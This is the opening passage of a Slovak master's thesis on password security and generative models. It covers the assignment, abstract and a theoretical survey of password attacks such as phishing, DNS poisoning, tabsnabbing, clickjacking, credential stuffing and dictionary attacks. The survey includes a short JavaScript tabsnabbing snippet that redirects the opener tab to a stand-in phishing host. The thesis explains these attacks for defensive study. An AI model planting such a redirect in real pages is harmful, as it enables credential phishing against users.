Vylepšenie bezpečnosti hesiel pomocou generatívnych modelov

Bc. Michal Kubíček

Diplomová práca
2024

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
Ústav informatiky a umělé inteligence

Akademický rok: 2023/2024

ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	**Bc. Michal Kubíček**
Osobní číslo:	**A22559**
Studijní program:	**N0613A140022 Informační technologie**
Specializace:	**Kybernetická bezpečnost**
Forma studia:	**Kombinovaná**
Téma práce:	**Vylepšení bezpečnosti hesel pomocí generativních modelů**
Téma práce anglicky:	**Improvement of Password Security Using Generative Models**

Zásady pro vypracování

1. Rešeršní příprava.
2. Analýza existujících řešení.
3. Analýza datových sad s uniklými hesly.
4. Výběr generativního model.
5. Trénování generativního modelu.
6. Vyhodnocení bezpečnosti.
7. Implementace nástroje pro generování hesel.

Seznam doporučené literatury:

1. TURING, J. *Cybersecurity Series: Password security*, 2017. ISBN-101521253404.
2. BONNETT, Dovell. *Making passwords secure: Fixing the weakest link in cybersecurity*. Createspace Independent Publishing Platform, 2016.ISBN-101530164486.
3. MCDONALD, Jason. *The Password Book: Internet Security and passwords made easy*. 2017, ISBN-101975999150.
4. FOSTER, David. *Generative deep learning: Teaching machines to paint, write, compose, and play* (2nd ed.). O'Reilly Media, 2023. ISBN-101098134184.
5. BABCOCK, Joseph, & BALI, Raghav. *Generative AI with Python and TensorFlow 2: Create images, text, and music with VAEs, GANs, LSTMs, Transformer models*. Packt Publishing, 2021. ISBN-101800200889.
6. UMEJIAKU, A.P., DHAKAL, P., & SHENG, V.S. *Balancing Password Security and User Convenience: Exploring the Potential of Prompt Models for Password Generation*. Electronics (Switzerland), 12(10),2023, Article No. 2159. https://doi.org/10.3390/electronics12102159.
7. SAHIN, S., ROOMI, S.A., POTEAT, T., & LI, F. *Investigating the Password Policy Practices of Website Administrators*. In Proceedings – IEEE Symposium on Security and Privacy, 2023, pp. 552-569. https://doi.org/10.1109/SP46215.2023.10179288.

Vedoucí diplomové práce: **Ing. Milan Oulehla, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **5. listopadu 2023**
Termín odevzdání diplomové práce: **13. května 2024**

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ
Fakulta aplikované informatiky
DĚKAN
L.S.

doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

prof. Mgr. Roman Jašek, Ph.D., DBA v.r.
ředitel ústavu

Ve Zlíně dne 5. ledna 2024

Michal Kubíček

Vylepšenie bezpečnosti hesiel pomocou generatívnych modelov

Prehlašuji, že

- beru na vědomí, že odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně;
- byl/a jsem seznámen/a s tím, že na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se prejekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prehlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden ako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně, dne

Michal Kubíček v.r.
Podpis studenta

ABSTRAKT

Táto diplomová práca sa zaoberá bezpečnosťou hesiel a možnosťami generovania nových bezpečných hesiel. Cieľom práce bolo popísať problematiku hesiel a ich zraniteľností, analyzovať nástroje využívané na generovanie hesiel, analyzovať uniknuté datové sady s heslami a následne vybrať a naučiť generatívny model tak, aby bol schopný generovať bezpečné heslá. Výsledkom práce sú ukážky možných útokov na heslá, analýzy hesiel a nástrojov na ich generovanie, implementácia a učenie generatívneho modelu, ktorý generuje bezpečné heslá.

Kľúčové slová: Heslo, Zraniteľnosť, Generatívny model, Analýza, Datová sada, Umelá inteligencia, Útok

ABSTRACT

This Master's thesis deals with password security and possibilities of generating new secure passwords. The objective was to describe the issues of passwords and their vulnerabilities, analyze the tools used for password generation, analyze leaked datasets, and subsequently select and train a generative model to be able to generate secure passwords. The result of the thesis includes examples of possible attacks on passwords, analyses of passwords and tools for their generation and the implementation of trained generative model capable of generating secure passwords.

Keywords: Password, Vulnerability, Generative model, Analysis, Dataset, Artificial intelligence, Attack

POĎAKOVANIE A PREHLÁSENIE

Chcel by som poďakovať vedúcemu tejto práce pánovi **Ing. Milanovi Oulehlovi, Ph.D.** za cenné rady, odborné vedenie a čas, ktorý mi v priebehu celého vypracovania práce poskytoval.

Práca sa zaoberá modernou témou, v ktorej u viacerých pojmov neexistuje slovenský ekvivalentný výraz s rovnakou sémantikou, preto sú v práci použité aj anglické výrazy.

OBSAH

ÚVOD

V dnešnej dobe má každý z nás účet, ktoré je chránené heslom. Kamkoľvek sa chceme prihlásiť, je vyžadované zadanie hesla pričom, niekedy musí vytvorené heslo spĺňať určité požiadavky, napríklad musí obsahovať čísla, veľké písmená či dokonca špeciálny znak.
V práci je vysvetlená dôležitosť bezpečného hesla, princípy ako vytvoriť bezpečné heslo, či dôsledky a možné riziká spojené s používaním nedostatočných hesiel.
Určite je možné si všimnúť neustály pokrok výpočetného výkonu, aj keď Moorov zákon už neplatí tak ako kedysi a pokrok nie je tak výrazný, každý rok sú predstavované výkonnejšie procesory, väčšie pamäte a vyspelejšie verzie umelej inteligencie, pričom každý z týchto faktorov predstavuje hrozbu pre heslá. Všetky tieto uvedené skutočnosti naznačujú dôležitosť problematiky tvorby bezpečných hesiel.
Podľa článku „*50+ Password Statistics: The State of Password Security in 2023*“ [1] zverejnil získané odpovede respondentov na tématiku hesiel, až 30% užívateľov internetu zažilo nejakú formu úniku údajov v dôsledku slabého hesla. Viac ako 66% Američanov používa na viacerých účtoch rovnaké heslo a 59% dospelých ľudí v USA používa vo svojom hesle dátum narodenia alebo meno.

V poslednej dobe sa oblasť strojového učenia výrazne posunula v oblasti generatívneho modelovania, schopnosť učiť sa z údajov na generovanie komplexných výstupov ako sú obrázky alebo text vo forme prirodzeného jazyka. Generovanie textu funguje pomocou algoritmov a jazykových modelov na spracovanie vstupných dát s cieľom generovania textu na výstupe. Zahŕňa trénovanie modelov AI (Artificial Intelligence) na veľkých súboroch údajov, s cieľom naučiť sa vzorce, gramatiku a podobne. Tieto modely potom používajú naučené znalosti na generovanie nového textu na základe zvolených parametrov a podmienok. Jadrom generovania textu sú jazykové modely ako napríklad GPT (Generative Pre-trained Transformer), ktoré boli trénované na veľkom množstve dát z internetu. Tieto modely využívajú deep learning a neurónové siete na pochopenie štruktúry viet a následné vytvorenie súvislého zmysluplného textu. [2]

V teoretickej časti je práca primárne zameraná na vysvetlenie problematiky hesiel, popisu možných útokov na heslá, ich zraniteľnosti či iné spôsoby autentifikácie. Taktiež sú

priblížené niektoré generatívne modely a popísané kľúčové prvky ako hashovanie, salting, prípadne obnova hesiel a podobne.

V praktickej časti sa práca venuje analýzam uniknutých dátových sád, analýze existujúcich nástrojov slúžiacich na generovanie hesiel a naučeniu vlastného generatívneho modelu, pomocou ktorého sú následne vygenerované heslá, ktoré sú podrobnejšie analyzované a porovnané s heslami generovanými štandardnými metódami a algoritmami.

I. TEORETICKÁ ČASŤ

1 LITERÁRNA REŠERŠ NA DANÚ TÉMU

Problematiku bezpečnosti hesiel, politík hesiel a spôsoby ich tvorby rieši množstvo prameňov. Článok *Balancing Password Security and User Convenience: Exploring the Potential of Prompt Models for Password Generation* [3] spomína problematiku generovania hesiel pomocou modelu ChatGPT, kde sú zaznamenané výsledky prieskumu použiteľnosti vygenerovaných hesiel a zároveň priblížené bezpečnostné úskalia, ktoré tento druh tvorby hesiel prináša, čo je pri realizovaní tejto práce veľmi prínosné. Ďalej tento článok rozoberá pomyselnú hranicu medzi zapamätateľnosťou a bezpečnosťou hesiel.

Článok *Investigating the Password Policy Practices of Website Administrators* [4] sa zaoberá vyšetrovaním heselných politík rôznych webov, metodikou tvorby password policies, okrem toho zahŕňa dotazník od ľudí z rôznych vekových kategórií a odvetví zamerania, čo nám dáva informácie o prístupe k tejto problematike z pohľadu rôznorodosti uživateľov. Tektiež rozoberá rôzne faktory, prítomné pri rozhodovaní o heselnej politike, čím poskytuje dobrý prehľad o možnostiach a štandardoch tvorby hesiel, ktoré sú nápomocné pri vyhotovení tejto práce.

Danej problematike sa venuje celá rada kníh, napríklad kniha *Generative Deep Learning: Teaching Machines To Paint, Write, Compose, and Play* [5] ponúka detailné informácie o fungovaní generatívnych modelov umelej inteligencie, spôsoboch učenia a ich uplatnenie v rôznych typoch úloh. Keďže súčasťou tejto práce sú aj generatívne modely, tento článok je dobrým obohatením vedomostí.

Ďalšou veľmi dobrou knihou je *Making Passwords Secure: Fixing the Weakest Link in Cybersecurity* [6], ktorá sa potýka s kľúčovými problémami overovania a hovorí o tom, prečo používateľské meno a heslo v dohľadnej dobe nezmiznú a vysvetľuje, ako môžu byť zabezpečené. Odhaľuje mnohé z mýtov o neomylnosti okolo viacfaktorovej autentifikácie a iných technologických riešení. Tento pohľad teda poskytuje informácie o kľúčovosti správy hesiel a ich šifrovaní, čo sú pre túto prácu veľmi prínosné informácie.

V rámci rešerše sú spracované aj ďalšie zdroje ako je napr. OWASP a podobne. OWASP je v rámci cybersecurity veľmi rešpektovaný a dôveryhodný zdroj, uznávaný aj napr. Microsoftom.

1.1 Bezpečnosť hesiel a jej dôležitosť

Autentifikácia je proces overovania udanej identity užívateľa a je jedným z najdôležitejších procesov v počítačovej bezpečnosti. Aj keď použitie bežných textových hesiel je dobre známe a preštudované, tento typ autentifikácie má určité úskalia. V priebehu rokov boli predstavené alternatívne spôsoby, s cieľom vylepšiť bezpečnosť a použiteľnosť hesiel. V rámci týchto návrhov boli predstavené rôzne grafické heslá, autentifikácia založená na lokácii a podobne, no žiadny z týchto návrhov nepredbehol štandardný textový formát hesiel. Jednoduchosť a dostupnosť písania sekvencie znakov s cieľom autentifikácie je najjednoduchšia možnosť, čomu nasvedčuje aj fakt, že tento spôsob autentifikácie je stále nejpoužívanejším mechanizmom vo webových aplikáciách, a pravdepodobne ním aj v blízkej budúcnosti zostane.

Z pohľadu použiteľnosti sú však textové heslá ako forma autentifikácie problematická. Dobré heslo by malo byť súčasne ľahko zapamätateľné a ťažko uhádnuteľné. Čo vytvára určitý paradox, pretože ľahko zapamätateľné heslá sú väčšinou krátke, alebo obsahujú slová prirodzeného jazyka. Čo spôsobuje náchylnosť na slovníkové útoky viď kapitola 1.2.3. Ľahko zapamätateľné heslá často obsahujú osobné informácie ako roky, mená a podobne, čo ich t.iež vystavuje riziku uhádnutia. Heslá môžu byť považované za riziko z pohľadu bezpečnosti, pretože existuje možnosť na ich prelomenie pomocou útokov. Táto zraniteľnosť je primárne spôsobená správaním používateľa a to práve kvôli zapamätateľnosti. Ďalšou chybou z tohoto hľadiska je zdieľanie hesiel, ich používanie na viacerých účtoch, výber slabého hesla, zapisovanie na papiere a podobne. Súhrnne tieto chyby voláme „chyby ľudského faktoru“.

Aj keď je dôležitý výber silného hesla pre ochranu svojich údajov a dát, väčšinou chýba usmernenie alebo rady na tvorbu hesiel, ktoré by im pomohli a motivovali k vytváraniu bezpečných hesiel. Bežné odporúčania zaŕňajú, že heslo by malo obsahovať kombináciu rôznych množín znakov a nemalo by obsahovať zmysluplné slová zo slovníkov. Podobné odporúčania sa tiež nachádzajú na webových stránkach, v dokumentoch o politikách hesiel a mnohých ďalších článkoch zameraných na bezpečnosť hesiel. Bohužiaľ ale väčšina používateľov nevykazuje bezpečné správanie a následne si vyberá slabé heslá. [7]

1.2 Heselná zraniteľnosť a útoky

V predošlom oddieli boli spomenuté zraniteľnosti hesiel spôsobené ľudským faktorom. V tomto oddieli sú teoreticky rozobraté typické útoky na heslá, ktorých uspešnosť významne narastá s použitím slabých hesiel. Útoky na heslá kombinované s automatickými nástrojmi, ktoré zrýchlia proces hádania a lámania hesla, použitím rôznych techník na prístup a odhalenie prihlasovacích údajov používateľa a následný prístup k ich identite a privilégiám. [9]

Útoky na heslá majú často ďaleko siahajúce dôsledky a môžu zostať dlho v utajení, pretože útočník požaduje len neautorizovaný vstup k jednému privilegovanému účtu s cieľom kompromitácie webu alebo zisku citlivých údajov. [9]

Samostatne stojaca zraniteľnosť, ktorá sa však nevzťahuje na chybu používateľa, práve naopak, na chybu programátora sa nazýva *Hardcoded Credentials*. Táto zraniteľnosť je veľmi jednoduchá, avšak o to nebezpečnejšia. Jedná sa o buď úmyselne ponechané alebo zabudnuté prihlasovacie údaje v zdrojovom kóde aplikácie. Jedná sa o napevno napísané prihlasovacie údaje v zdrojovom kóde. [8]

Ako ďalšie sú hrozby na strane používateľa, či už rôzne hackerské útoky, alebo social engineering, teda útok na najslabší článok, človeka. Najtypickejšie útoky cielené na heslá sú nasledovné.


1.2.1 Phishingové útoky

Phishingové útoky sú častou formou útokov na heslá, tento útok spravidla zahŕňa techniku, pri ktorej sa útočník snaží podvrhnutou stránkou oklamať obeť tak, aby ju pokladala za legitímnu stránku. Obeť predpokladá, že sa autorizuje na legitímnom webovom serveri klikne na odkaz a poskytne tak útočníkovi svoje citlivé údaje.


Pri phishingových útokoch a presvedčeniu obete, aby klikla na škodlivý obsah sa používa viacero stratégií a spôsobov. Najčastejšími sú napríklady nasledujúce nižšie: [9]

1.2.1.1 DNS cache poisoning

Tento typ útoku spolieha na zadávanie podvrhnutých dát do vyrovnávacej pamäti (cache) DNS(Domain Name Server), takže dotazy DNS vracajú nesprávnu odpoveď a obeť je presmerovaná na nesprávnu webovú stránku. Tento typ útoku je známy aj ako „DNS spoofing“. Štandardne nie je možné pre DNS resolvery verifikovať dáta v ich vyrovnávacej pamäti, preto tam nesprávne DNS informácie môžu zotrvať až pokial nevyprší ich TTL (Time To Live), alebo nie sú manuálne odstránené. Útočník môže upraviť aj obsah súboru /etc/hosts (Linux/Mac) prípadne na C:\Windows\System32\drivers\etc (Windows) tak, aby presmeroval žiadosti o určité doménové meno na podvrhnutú IP adresu, ktorá patrí útočníkovi. Viacero zraniteľností umožňuje tento typ útoku, avšak hlavným problémom je, že DNS bol navrhnutý pre menší Internet a bol postavený na princípe dôvery. Spôsobom ako sa týmto útokom brániť, je použitie bezpečnejšieho DNS protokolu zvaného DNSSEC, avšak jeho použitie doposiaľ nie je globálne rozšírené. [10]



Obrázok 1. Proces Cache Poisoningu [10]



Obrázok 2. Poisoned DNS cache [10]

1.2.1.2 URL Hijacking

Tiež známy ako *Typosquatting* je druh útoku založený na „sedení“ na tzv. preklepových doménach. Zameriava sa na používateľov internetu, ktorý nesprávne napíšu adresu webu do prehliadača napr. „facebok.com“ miesto „facebook.com“. Po zadaní tejto zlej adresy môže byť užívateľ presmerovaný na alternatívnu webovú stránku, navrhnutú útočníkom pre škodlivé učely.

Hackeri často vytvárajú falošné weby, ktoré napodobňujú vzhľad cieľovej stránky, takže si obeť možno neuvedomuje, že je na inej stránke. Niekedy tieto stránky slúžia na predaj produktov a služieb, priamo konkurenčné tým, ktoré sa predávajú na webových stránkach, ktoré obeť chcela navštíviť. Najčastejšie sú ale vytvorené s cieľom odcudzenia osobných identifikačných údajov vrátane kreditných kariet alebo hesiel. Jediná funkčná obrana voči tomuto problému je ľudská obozretnosť a dôslednosť kontroly toho, na akom webe sa nachádzame. [11]

1.2.1.3 Tabsnabbing

Tabsnabbing je formou kybernetického útoku, kde útočník využíva dôveru používateľa vo svoje otvorené karty v prehliadači. Keď používateľ opustí kartu s určitou webovou stránkou a neskôr sa na ňu vráti, táto stránka môže byť zmenená na falošnú, napríklad phishingovú stránku. Keďže používateľ bol pôvodne na správnej stránke, je len malá pravdepodobnosť toho, že si všimne presmerovanie na phishingovú stránku, obzvlášť ak vyzerá rovnako. Ak sa používateľ prihlási na tejto podvrhnutej stránke, jeho citlivé údaje sa odošlú utočníkovi.

Okrem toho, že cieľová stránka môže byť prepísaná, môže byť prepísaný aj akýkoľvek *http* odkaz, ak sa používateľ nachádza v nezabezpečenej sieti, napríklad na verejnej Wifi. Tento útok je potom možný aj ak je cieľová stránka dostupná len cez *https,* pretože útočníkovi stačí sfalšovať http stránku na ktorú sa odkazuje. Útok je možný použitím *target* inštrukcie v odkaze html, alebo otvorený odkaz *window.open* v Javascripte. [12]

Zraniteľná stránka môže vyzerať napríklad takto.


```
<html>
 <body>
  <script>
   if (window.opener) {
      window.opener.location = "https://phish.example.com";
   }
  </script>
 </body>
</html>
```

Obrázok 3. Kód zraniteľnej stránky pomocou tabsnabbingu [12]

1.2.1.4 UI redressing

Známy aj ako *Clickjacking* je útok, pri ktorom útočník použije viacero priehľadných alebo nepriehľadných vrstiev na oklamanie používateľa tak, aby klikol na tlačidlo alebo odkaz na inej stránke, aj keď mal v pláne kliknúť na pôvodný originálny odkaz na stránku „najvyššej úrovne“. Útočník teda unesie kliknutia určené pre pôvodnú stránku a nasmeruje ich na inú stránku, väčšinou vlastnenú inou doménou. Pomocou tejto techniky je možné „uniesť“ aj stlačenia kláves, kde môže byť užívateľ presvedčený, že zadáva heslo do svojho emailu alebo účtu a pritom vpisuje toto heslo do neviditeľného pola, ktoré kontroluje útočník.

Obranou voči tomuto útoku je odosielanie správnych CSP (Content Security Policy), teda priame response headers, ktoré inštruujú prehliadač aby nepovolil zobrazovanie prvkov z iných domén. Ďalej je dôležité správne nastavenie autentikačných cookies pomocou *SameSite=Strict* alebo pri vývoji UI používať defenzívne techniky, ktoré zaručia, že naša stránka bude vždy vrchnou vrstvou. [13]



Obrázok 4. Priebeh Clickjacking útoku [14]

1.2.2 Útoky hrubou silou (Brute Force)

Tento typ útoku spolieha na metódu pokus-omyl na uhádnutie používateľových prihlasovacích údajov. Na tento útok sú často používané automatizované skripty navrhnuté s cieľom prejsť čo najviac permutácií a tak uhádnuť používateľove heslo. Táto metóda je relatívne stará a vyžaduje množstvo času, pretože pri komplexných heslách je časová náročnosť prelomenia oveľa vyššia. Najčastejšími typmi tohoto útoku sú tieto. [9]

1.2.2.1 Simple Brute Force

Pri tomto útoku sú cieľom jednoduché a predvídateľné heslá, ktoré postrádajú komplexnosť vo forme veľkých písmen a kombinácií rôznych množín znakov. Typicky

zraniteľné sú heslá ako „password“, „123456“, a podobne. Tieto jednoduché heslá môžu byť prelomené už do pár minút ak útočník disponuje dostatočným výpočtovým výkonom. V roku 2012 bol výskumne použitý cluster počítačov, ktorý dokázal prelomiť až 350 miliárd hesiel za sekundu. [15]

1.2.2.2 Credential stuffing


Credential stuffing je automatizované „injectovanie“ ukradnutých prístupových údajov, resp. ich kombinácií do prihlasovacích okien webstránok, s cieľom získať prístup k používateľovmu účtu. V tomto prípade sa stáva kľúčovým práve to, že množstvo používateľov používa rovnaké prihlasovacie údaje na viacero účtoch . Ak sa stane, že tieto údaje uniknú, vkladaním ukradnutých údajov do stoviek rôznych stránok môže útočník získať prístup k ďalším účtom na iných stránkach.

Postup útoku:

1. Útočník nadobudne používateľské mená a heslá z datového úniku, phishingového útoku alebo iného zdroja.
2. Následne použije automatický nástroj na vyskúšanie zadania týchto údajov do množstva webových stránok.
3. Ak je prihlásenie úspešné, útočník vie, že našiel správny pár prihlasovacích údajov. [16]

1.2.2.3 Password Spraying

Druh BF (Brute-Force) útoku, pri ktorom útočník hrubou silou skúša a hľadá kombináciu používateľského mena, a nejakého konkrétneho hesla. Napríklad používateľ použije jedno heslo „password123“ voči množstvu rôznych účtov. Táto technika sa využíva kvôli bezpečnostnému mechanizmu, ktorý zamkne účet po určitom počte neúspešných prihlásení. Bežne môže byť tento útok nájdený pri aplikáciách, kde admin nastavuje defaultné heslo pre nových užívateľov. [17]



Obrázok 5. Princíp útoku password spraying [17]

1.2.3 Slovníkové útoky

Slovníkový útok je metóda systematického hádania hesla pomocou skúšania bežne známych hesiel a ich jednoduché varianty. Útočníci majú k dispozícii rozsiahle zoznamy týchto hesiel obsahujúce často sa vyskytujúce mená, populárne postavy alebo slová zo slovníku. Útočníci používajú tento útok na prístup k online účtom, alebo na dešifrovanie. Mnoho ľudí aj napriek zabezpečeným kontám, používa pre zdieľané súbory jednoduché heslá, práve vyhovujúce tomuto typu útoku. Pokiaľ sú tieto šifrované súbory poslané nezabezpečeným spojením, útočník sa k nim môže dostať a následne ich dešifrovať ak je použité slovníkové slovo.

Pri tomto type útoku program postupne vkladá slová zo zoznamu ako heslá. Tento typ útoku môže byť prevedený online aj offline. Slovníkové útoky sa vyskytujú vo viacerých variantách, buď sa hádajú len štandardné slová zo slovníka, čo je jednoduchý slovníkový útok. Pokročilejšími verziami môžu byť útoky zahŕňajúce kombinácie slov a čisel, prípadne znakov, s cieľom vytvorenia rozmanitejších hesiel, alebo možnosť modifikácie slov následovne „password – p@ssw0rd“. [18]

